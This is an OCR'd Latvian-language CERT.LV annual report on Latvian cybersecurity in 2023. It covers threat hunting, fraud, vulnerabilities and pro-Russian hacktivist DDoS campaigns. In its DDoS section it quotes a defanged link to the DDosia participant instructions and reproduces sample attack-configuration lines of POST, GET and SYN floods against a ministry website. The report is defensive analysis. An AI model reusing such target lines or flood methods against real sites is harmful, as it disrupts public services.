
CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

Latvijas kiberdrošības un CERT.LV tehnisko aktivitāšu 2023. gada pārskats



TLP: CLEAR

Satura rādītājs

Pārskatā iekļauta vispārpieejama informācija par CERT.LV aktivitātēm un darbības rezultātiem, neietverot ierobežotas pieejamības informāciju. Pārskatam ir tikai informatīva nozīme.

Ievads

Pārskata mērķis ir sniegt Latvijas kiberdrošības pārvaldniekiem un speciālistiem operacionāli pielietojamu informāciju, analītiķiem izmantojamu apkopojumu par aizvadītā gada notikumiem Latvijas un Ziemeļeiropas reģiona kibertelpā, kā arī kiberdrošības situācijas attīstības prognozes tuvākai nākotnei.

CERT.LV komanda 2023. gadā par prioritāti noteica draudu medības – proaktīvas kiberuzbrucēju meklēšanas operācijas Latvijas kritiskajā infrastruktūrā, lai stiprinātu valsts nacionālajai drošībai un sabiedrībai nozīmīgu pakalpojumu sniedzēju sistēmu noturību un drošību.

Šajā pārskatā iekļautā informācija gūta šādu CERT.LV pētniecisko aktivitāšu un sniegto pakalpojumu ietvaros:

- apdraudējumu pētīšana;
- uzbrukuma spektra kartēšana;
- incidentu risināšana;
- ielaušanās testi un kontrolētu uzbrukumu veikšana;
- draudu medību operācijas.

Pārskats satur septiņas sadaļas:

- DDoS uzbrukumi un ietekmes operācijas kibertelpā;
- Finansiāli motivēti uzbrukumi;
- Draudu medību operācijas;
- CERT.LV IT drošības testi un kontrolētu uzbrukumu veikšana;
- Operacionālo tīklu un industriālās kontroles sistēmu drošība;
- Ievainojamības un ietekmētās sistēmas;
- 2024. gada prognozes.

> “CERT.LV komanda, attīstot un stiprinot stratēģisko sadarbību gan nacionālajā, gan starptautiskajā līmenī un sniedzot savu ieguldījumu NATO kolektīvajā Eiropas aizsardzībā, nenogurstoši strādā, lai nodrošinātu, ka Latvija ir neparocīgs un sarežģīts mērķis kiberuzbrucējiem.
>
> Latvijas pieeja ir balstīta mērķtiecīgā kiberdraudu redzamības un apsteidzošas informācijas iegūšanā, tās apstrādē un reakcijā uz notiekošo gan operacionālā, gan stratēģiski politiskā līmenī.
>
> Ikviens atklātais apdraudējuma indikators nonāk centralizētā aktīvās aizsardzības infrastruktūrā - DNS ugunsmūrī, lai efektīvi pasargātu ikvienu Latvijas iedzīvotāju, uzņēmumu un organizāciju, kas izmanto CERT.LV nodrošināto aizsardzību.”

Varis Teivāns,
CERT.LV vadītājas vietnieks

Katras sadaļas beigās ir ietverti arī ieteikumi kiberapdraudējumu prevencijai, kurus aicinām nekavējoties īstenot, lai paaugstinātu kiberdrošību un efektīvāk aizsargātu savā atbildībā esošo informācijas un komunikācijas tehnoloģiju infrastruktūru.

Kopsavilkums

Kopš Krievijas-Ukrainas kara sākuma kiberapdraudējuma līmenis Latvijā saglabājas augsts, atsevišķām kiberuzbrukuma aktivitātēm palielinoties pat septiņkārtīgi. Tai pašā laikā situācija kibertelpā vērtējama kā stabila, un Latvijas informācijas tehnoloģiju (IT) infrastruktūra ir arvien noturīgāka pret kiberuzbrukumiem – līdz šim kiberuzbrukumi nav radījuši būtisku vai paliekošu ietekmi uz sabiedrību, tās drošību un svarīgajiem pakalpojumiem.

Tomēr satraucoši ir CERT.LV draudu medību operācijās iegūtie secinājumi, ka gandrīz trešajā daļā gadījumu publiskā sektora mērķa iestādes ir lielākā vai mazākā apjomā cietušas no kiberuzbrukumiem, kas saistīti ar citām valstīm (arī Krieviju).

Tas vēlreiz apstiprina, ka valstī nepieciešama minimālo kiberdrošības prasību ievērošanas uzraudzība, kā arī viegli pieejami efektīvi kiberdrošības pakalpojumi un informācijas un komunikāciju tehnoloģiju drošības telemetrijas apstrāde, kas kvalitatīvi un atbilstoši aktuālajiem izaicinājumiem spētu atbalstīt publiskā sektora tehniskos un cilvēkresursus pret aizvien pieaugošiem kiberdraudiem. Ar CERT.LV nodrošināto bezmaksas pakalpojumu klāstu aicinām iepazīties plašāk - https://www.cert.lv/pakalpojumi.

Draudu medību operācijas - proaktīvu kiberuzbrucēju meklēšanu – CERT.LV saviem spēkiem un sadarbībā ar partnervalstīm Latvijas informācijas tehnoloģiju kritiskajā infrastruktūrā un citās prioritārās organizācijās veic kopš 2022. gada.

Līdz 2023.gada beigām analizētas vairāk nekā 100 000 iekārtas 25 organizācijās - Latvija ir līderis draudu medību operāciju organizēšanā un vadīšanā Eiropas Savienībā (ES). Trešdaļā organizāciju ar augstu ticamību identificēta citu valstu iebrucēju (APT) klātbūtne, veikta identificētās uzbrucēja klātbūtnes likvidēšana, kā arī atklāti citi būtiski apdraudējumi, kurus mērķa organizācijām bija iespēja novērst, pieņemot datos balstītus lēmumus.

Lai piekļūtu valsts iestāžu un IT kritiskās infrastruktūras resursiem, citu valstu atbalstīti uzbrucēji izmantojuši dažādas ielaušanās mēģinājumu metodes: pielietota autentifikācijas līdzekļu piemeklēšana, publiski zināmu ievainojamību izmantošana, tīmekļvietņu kompromitēšana, VPN un e-pasta vārteju kompromitēšana, pikšķerēšana un mērķēta ļaunatūras piegāde ar e-pasta starpniecību. Vairāk nekā piecos gadījumos sākotnējo piekļuvi uzbrucējs realizēja, kompromitējot IT atbalsta, programmatūras izstrādes vai apsardzes pakalpojumu sniedzējus privātā sektorā, lai pēc tam izmantotu iespēju piekļūt organizāciju klientu korporatīvajiem tīkliem un informācijas sistēmām. Bieži kompromitētas publiskā tīklā eksponētas, nedroši konfigurētas tīmekļvietnes vai informācijas sistēmas, attālinātās vadības pakalpojumi (RDP) un ļaunatūra piegādāta e-pastā.

Uzbrucēji pēc sākotnējās piekļuves iegūšanas visbiežāk centušies izvērst savu klātbūtni korporatīvā tīklā un kompromitēt Windows aktīvās direktorijas infrastruktūru, lai gūtu pēc iespējas plašāku kontroli. Tieši uzbrukuma sākotnējā fāzē uzbrucēja darbības ir neuzmanīgākas, pamanāmākas, un vieglāk novēršamas, tāpēc ir kritiski svarīga centralizēta un efektīva korporatīvā tīkla, serveru un visa drošības perimetra telemetrijas apkopošana un apstrāde. Lai efektīvi pasargātu organizāciju informācijas tehnoloģiju infrastruktūru, CERT.LV piedāvā Informācijas tehnoloģiju drošības likuma subjektiem plašu kiberdrošības pakalpojumu klāstu.

Politiski motivēti pakalpojumu atteices uzbrukumi (DDoS), ko veic Krieviju atbalstošo haktīvistu grupējumi, turpinās viļņveidīgi un ir mērķēti pret Latvijas valsts pārvaldi un specifisku nozaru uzņēmumiem. Sekmīgo uzbrukumu īpatsvars samazinās - tas liecina par Latvijas informācijas tehnoloģiju infrastruktūras gatavību, Aizsardzības ministrijas finansētā centralizētā aizsardzības pakalpojuma efektivitāti un elektronisko sakaru operatoru spēju nodrošināt pakalpojumus ilgstoša ārēja uzbrukuma režīmā. Būtiski nepieļaut Latvijas IT infrastruktūras iesaistīšanu

kiberuzbrukumos un uzbrukuma iespējas no valsts iekšienes, jo ar Krieviju saistīti telekomunikāciju uzņēmumi apzināti veido klātesamību Latvijā un citās ES dalībvalstīs.

Finansiāli motivētos uzbrukumos turpina aktīvi izmantot pikšķerēšanu, kā arī dažādas krāpnieciskas investīciju platformas, izkrāpjot no Latvijas iedzīvotājiem vairāk nekā 1 milj. eiro katru mēnesi. Pret uzņēmumiem turpinās darījumu sarakstes kompromitēšanas uzbrukumi, piekļūstot uzņēmuma e-pasta sarakstei un reālos darījumos piesūtot rēķinus ar mainītiem maksājumu rekvizītiem.

Ilgstoši krāpnieki saziņai lietoja krievu valodu, taču gada beigās konstatētas kampaņas ar saziņu nevainojamā latviešu valodā gan balss, gan rakstiskā formā. Sagaidāms, ka uzbrucēji arvien plašāk pielietos jauno tehnoloģiju, tai skaitā "mākslīgā intelekta" / lielo valodu modeļu rīku iespējas krāpšanas satura un valodas kvalitātes uzlabošanai, balss un attēla viltošanai, dezinformācijas un cita maldinoša materiāla veidošanai.

Ievainojamības un ietekmējamas IT sistēmas ir pieaugošs risks, ko ietekmē jaunatklātās kritiskās ievainojamības, nepareiza IT sistēmu konfigurācija, kā arī novecojuši IT risinājumi. Spējīgākie uzbrucēji kļūst arvien ātrāki, pielietojot jaunatklātās ievainojamības plašā mērogā jau 1-2 dienu laikā kopš to izziņošanas. Pret organizācijām ar augstu drošības līmeni novēroti piegādes ķēžu uzbrukumi – piekļuvi mērķim iegūst, veicot uzbrukumus programmatūras izstrādātājiem u.c. ārpakalpojumu sniedzējiem.

Ņemot vērā Ukrainas pieredzi pilna mēroga karā ar agresorvalsti Krieviju, CERT.LV komanda ir pati veikusi virkni dažādu kontrolētas ielaušanās mēģinājumu un ievainojamību apzināšanas pasākumus Latvijas IP adrešu apgabalos un .lv domēnu zonā, lai identificētu ievainojamas sistēmas pirms to ir izdarījis uzbrucējs. Veikta arī publiski eksponētu un ievainojamu novērošanas kameru meklēšana, atrodot vairāk nekā 200 iekārtas objektos, kuru nesankcionēta vai pat publiska videonovērošana nav vēlama.

Izveidota koordinētas ievainojamību atklāšanas platforma cvd.cert.lv, kas sekmīgi kalpo kā saziņas tilts starp kiberdrošības pētniekiem (baltajiem hakeriem) un Latvijas iestādēm un uzņēmumiem.

Pārskata periodā CERT.LV veica 16 liela apjoma IT drošības testus un vairākas kontrolētu uzbrukumu simulācijas, kuru gaitā tika atrastas un novērstas vairākas būtiskas ievainojamības. Veicot automatizētu drošības skenēšanu vairāk nekā 2 700 .gov.lv zonas domēnos, tika identificēti vairāki desmiti resursu ar novecojušām versijām, kas satur publiski zināmas ievainojamības. CERT.LV pakalpojumu ietvaros veiktas pikšķerēšanas uzbrukumu simulācijas, testēta vairāk nekā 8 000 valsts pārvaldes iestāžu darbinieku modrība un mērķa iestāžu spēja identificēt datu noplūdes.

Operacionālo tīklu (OT) un industriālās kontroles sistēmu drošības pētniecības ietvaros pārbaudīta enerģētikas un transporta operacionālo sistēmu drošība. Analizējot pielietotos protokolus, signalizācijas un veicot industriālās vadības sistēmu programmatūras reverso inženieriju, gūtas jaunas atziņas un identificēti drošības riski. Pārbaudēs konstatēti iepriekš neidentificēti drošības riski, taču tie visi ir kontrolējami, ieviešot atbilstošas procedūras.

Uzsākts projekts pie OT sensoru izveides, un izveidots Latvijā pirmais OT Drošības operāciju centrs, kas nodrošinās nepieciešamo kompetenci un atbalstu valsts kritiskās IT infrastruktūras turētājiem.

DNS ugunsmūris - aktīvās aizsardzības risinājums - pasargā no krāpniecisku vietņu un ļaunprātīgi reģistrētu domēna vārdu apmeklēšanas, to bez maksas nodrošina CERT.LV un NIC.LV. Salīdzinot ar 2022. gadu, pakalpojuma lietošana pieaugusi 5 reizes, mēnesī apstrādājot 1,5 miljonus DNS pieprasījumu. 2023. gada 4. ceturksnī apmēram pusmiljons reižu pakalpojums ir pasargājis lietotājus (unikālos) no ļaundabīgu vietņu apmeklēšanas. 2024. gada rudenī ir paredzēts nodrošināt DNS ugunsmūra mobilās lietotnes "Apple" iOS un "Android" mobilo ierīču lietotājiem.

1. Pakalpojuma atteices uzbrukumi un ietekmes operācijas kibertelpā

2023. gada septembrī notika vairāki agresīvi pakalpojuma atteices (DDoS) uzbrukumi lielam skaitam mērķu Latvijā. Uzbrukuma laikā vairāki resursi bija īslaicīgi nepieejami. Starp skartajiem resursiem bija tādas iestādes un resursi kā Saeima, Ministru kabinets, Aizsardzības ministrija, Ārlietu ministrija, Ekonomikas ministrija, Finanšu ministrija, Satiksmes ministrija, CERT.LV mājas lapa un mediju platformas (LSM.LV, TVNET.LV). Šoreiz uzbrukumu sarežģītība un jauda bija daudz rūpīgāk gatavota nekā vienkāršiem piekļuves atteices uzbrukumiem, taču arī ar šo uzbrukumu ietekmi izdevās veiksmīgi tikt galā.

Septembra sākumā kiberapdraudējumu izlūkinformācija liecināja, ka tiek plānoti uzbrukumi sabiedriskās iniciatīvas projektu portālam manabalss.lv, uzbrucējiem mēģinot tajā atrast ievainojamības.

Balstoties uz iespējamiem draudiem, portāls manabalss.lv kā atbildes reakciju izvēlējās serveru pieejas ierobežošanu, kas raisīja baumas par it kā veiksmīgu uzbrukumu. Publiskotā uzbrucēju informācija, izmantojot "Telegram", šķietami liecināja, ka no portāla ir izgūti dati (tika publiskots saraksts ar vārdiem un uzvārdiem personām, kuras it kā ir balsojušas par iniciatīvu, lai nepagarinātu uzturēšanās atļaujas valodas prasībām neatbilstošajiem Krievijas pilsoņiem). Izvērtējot apstākļus, tika secināts, ka šī ir haktīvistu dezinformācijas kampaņa, jo kiberuzbrukums nebija noticis, un cilvēku saraksts nekorelēja ar tiem, kas tiešām bija balsojuši.

Kiberuzbrucēju motīvi un izcelsme atšķiras, taču kopš 2022. gada Krievijas pilna mēroga iebrukuma Ukrainā DDoS uzbrukumus Latvijai, Eiropas Savienības un NATO alianses valstīm visbiežāk organizē ar Krieviju saistīti grupējumi, kas tiek dēvēti par haktīvistiem. To darbības, iespējams, tiek koordinētas un finansētas Krievijas iekšpolitisko un ārpolitisko ietekmes operāciju mērķu realizēšanai.

Vienlaicīgi konstatēts, ka publiskotais saraksts ar vārdiem nebija nejaušs, tajā bija iekļauti gan dažādu valsts iestāžu darbinieku vārdi, gan arī cilvēki, kas aktīvi pauduši atbalstu Ukrainai dažādās platformās. Sagaidāms, ka arī 2024. gadā hibrīda rakstura uzbrukumi turpināsies, visticamāk, vēl plašākā spektrā, un agresorvalsts testēs sabiedrības reakciju un noturību.

Tāpat pārskata periodā viens no agresīvākajiem kiberuzbrukumiem notika 14. novembrī un atkārtoti 22. novembrī, kad haktīvistu grupējums "Killnet" izplatīja informāciju platformā "Telegram", aicinot veikt DDoS uzbrukumus dažādiem mērķiem Baltijas reģionā – tajā skaitā pret aizsardzības sektoru un valsts drošības iestādēm. CERT.LV apkopotā informācija liecina, ka notikušo kiberuzbrukumu ietekme Latvijā vērtējama kā nebūtiska, proti, ietekme nav bijusi vai arī tā bijusi īslaicīga. CERT.LV sniedza rekomendācijas aktīvās aizsardzības risinājumu un procedūru uzlabošanai, kur tas bija nepieciešams.

Lielākā daļa šo kiberuzbrukumu ir nesekmīgi, taču tas netraucē haktīvistu grupējumiem izplatīt safabricētus veiksmes stāstus savos "Telegram" kanālos, kurus Krievijas mediji pēc tam plaši tiražē. Tādā veidā tiek mēģināts arī veikt spēka un Krievijas pārākuma demonstrāciju agresijas atbalstītājiem galvenokārt pašas Krievijas sabiedrībā. "Killnet" kā apvienības spēju līmenis vērtējams kā zems. Šobrīd tas ir izjucis, "Telegram" kanāls pārdots ar narkotisko vielu tirdzniecību saistītai personai Krievijā, un patiesais "Killnet" projekta aizsācējs tika ilgstoši nomelnots. Drošības pētniekiem izdevies atklāt personas, kura uzturēja "Killnet" kanālu, identitāti, atrašanas vietu, darbavietu un citu informāciju, kas var noderēt tiesībsargājošām iestādēm.

Krievijas agresīvo politiku atbalstošo kiberuzbrucēju nolūki ir ne tikai tehniski panākt mērķa sistēmas nepieejamību, lai kaitētu sistēmas turētājam un lietotājiem, bet arī radīt pēc iespējas plašāku neapmierinātību un rezonansi sabiedrībā, vairot publiskus paziņojumus par uzbrucēju grupējumu darbību un to rezultātiem, stiprināt Kremļa impērisko agresiju un naratīvus pret NATO.

Viens no pamanāmākajiem grupējumiem 2023. gadā ir bijis NoName057(16)**,** kas uztur *DDosia Project***.** Atšķirībā no ierastā DDoS uzbrukuma modeļa, kad uzbrucēji izmanto atvērtus servisus (piemēram, *opendns, openntp*) vai kompromitētas iekārtas, *DDosia Project* izmanto Krievijas agresīvo režīmu atbalstošo "Telegram" grupu dalībnieku IT resursus, kā arī komerciālus uzbrukuma pakalpojumus. Grupējums iegādājas citu uzbrucēju iegūtus piekļuves datus, tāpat savus biedrus motivē finansiāli, piesolot aktīvākajiem uzbrucējiem samaksu. Novērots, ka bieži vien kiberuzbrucēji viens otru apkrāpj.

DDoS metodes

DDosia haktīvisti saņem rīkus un detalizētas instrukcijas, kā labāk veikt uzbrukumus, savukārt ārpus Krievijas esošos haktīvistus aicina izmantot VPN, lai slēptu savas pēdas. Ja uzbrukuma dalībnieki lieto Krievijas IP adreses, tad viņiem sola aizsardzību.


Fragments no instrukcijas:

https://telegra[.]ph/Instrukciya-dlya-uchastnikov-proekta-DDoSia-Project-12-04

If the computer is located on the territory of the Russian Federation, then even without using a VPN, it is extremely unlikely that there will be any problems with the law.

Uzbrukums tiek veikts no haktīvistu iekārtām, izmantojot vairākus DDoS uzbrukumu veidus, tos koordinē DDosia projekta kuratori. CERT.LV apkopotā statistika rāda, ka izvēlētās uzbrukumu metodes galvenokārt pieskaņotas tīmekļvietņu pieejamības ietekmēšanai.

1. attēls. *DDosia* uzbrukumu metodes (%)



Lielākais uzsvars no uzbrucēju puses likts uz *OSI modeļa* lietojuma (*application*) līmeņa kiberuzbrukumiem - tiek izmantotas GET un POST HTTP metodes. POST metodes galvenokārt tiek pielietotas uz meklēšanas formām, ja tādas tiek atrastas mērķa sistēmās, lai pārslogotu datubāzes vadības un tīmekļa (WEB) serveru darbību. Bez GET un POST pieprasījumiem tiek izmantoti arī klasiskie TCPsyn, ICMP un UDP flood uzbrukumi.


Piemērs:

1678392585	POST	www.mfa.gov.lv	212.70.163.179	443	1	/lv/sakumlapa?ajax_form=1&_wrapper_for...
1678392585	POST	www.mfa.gov.lv	212.70.163.179	443	1	/lv
1678392585	GET	www.mfa.gov.lv	212.70.163.179	443	1	/lv/search?q=$_1
1678392585	syn	www.mfa.gov.lv	212.70.163.179	443	1	

Tiek pielietotas dažādas metodes, lai ietekmētu tīmekļa (WEB) servera darbību.

Bez daudziem POST un GET pieprasījumiem, tiek izmantots arī *ngnix-loris*, kas ir vēsturiski uzbrucējiem labi zināmās rīkkopas *Slowloris DoS Attack* sastāvdaļa. Šis uzbrukuma veids tiek izpildīts ar periodiskiem HTTP pieprasījumiem, noturot atvērtu sesiju. Daudzās atvērtās sesijas uz tīmekļa servera var radīt pārslodzi, tādēļ jaunas sesijas atvērt vairāk nav iespējams, liedzot leģitīmiem lietotājiem apmeklēt tīmekļa vietni.

2. attēls. Kiberuzbrukumu metodes web servera darbības ietekmēšanai (%)



IT kritiskās infrastruktūras un IKT pakalpojumu resursiem Latvijā uzbrūk regulāri. Nedēļa bez organizētiem DDoS uzbrukumiem sastopama samērā reti.

3. attēls. DDoS uzbrukumi 2023. gada griezumā

Pārskata periodā visbiežāk DDoS uzbrukumiem pakļautie mērķi bija valsts iestādes, kā arī transporta un tranzīta nozares un enerģētikas nozares uzņēmumi.

Interesants novērojums ir tieši ar kādu Latvijas ostas tīmekļvietni kā vienu no visbiežāk kiberuzbrukumam pakļautām tīmekļvietnēm. Tas skaidrojams ar to, ka šai pašai kiberuzbrucēju grupai viena no sākotnējām uzbrukuma kampaņām bija vērsta tieši pret ostām, transporta un tranzīta nozari, kā rezultātā vienas ostas tīmekļvietne kļuva nepieejama uz vairākām dienām.

Uzbrucēji savus retos panākumus atzīmē un turpina šīs sistēmas iekļaut mērķu sarakstā arī turpmāk, tomēr galvenais šo uzbrucēju mērķis ir panākt rezonansi sabiedrībā, tāpēc mērķētas kiberuzbrukumu kampaņas tika organizētas pret kādu transporta un tranzīta nozares uzņēmuma biļešu tirdzniecības sistēmu, kādu autostāvietu apmaksas lietotnes infrastruktūru, ziedošanas projekta portālu , kā arī vienotās pieteikšanās portālu Latvija.lv un daudziem citiem sabiedrībā plaši lietotiem tiešsaistes pakalpojumiem.

Neraugoties uz to, ka Latvija ilgstoši ir bijusi TOP 3 mērķis Krievijas agresiju atbalstošiem hakeru grupējumiem, CERT.LV sadarbībā ar Latvijas IKT pakalpojumu sniedzējiem un elektronisko sakaru operatoriem izcili pretstāvējuši šiem izaicinājumiem, panākot, ka sabiedrība uzbrukumu ietekmi lielākajā daļā gadījumu nesajūt.

Analizējot neskaitāmus DDoS uzbrukumus un tajos iesaistītos resursus un izcelsmes tīklus, CERT.LV secina, ka:

- IP adreses, kuras izmanto haktīvisti, ļoti bieži ir VPN servisi, kompromitēti serveri un mājas vai biroju tīklu maršrutētāji. Nereti uzbrukumu avots ir tīkls, no kura tiek veikti vairāki kiberuzbrukumi vienlaicīgi. Virtuālo serveru pakalpojumu sniedzēji, kuri pieņem norēķinus kriptovalūtās, tiek izmantoti visbiežāk.
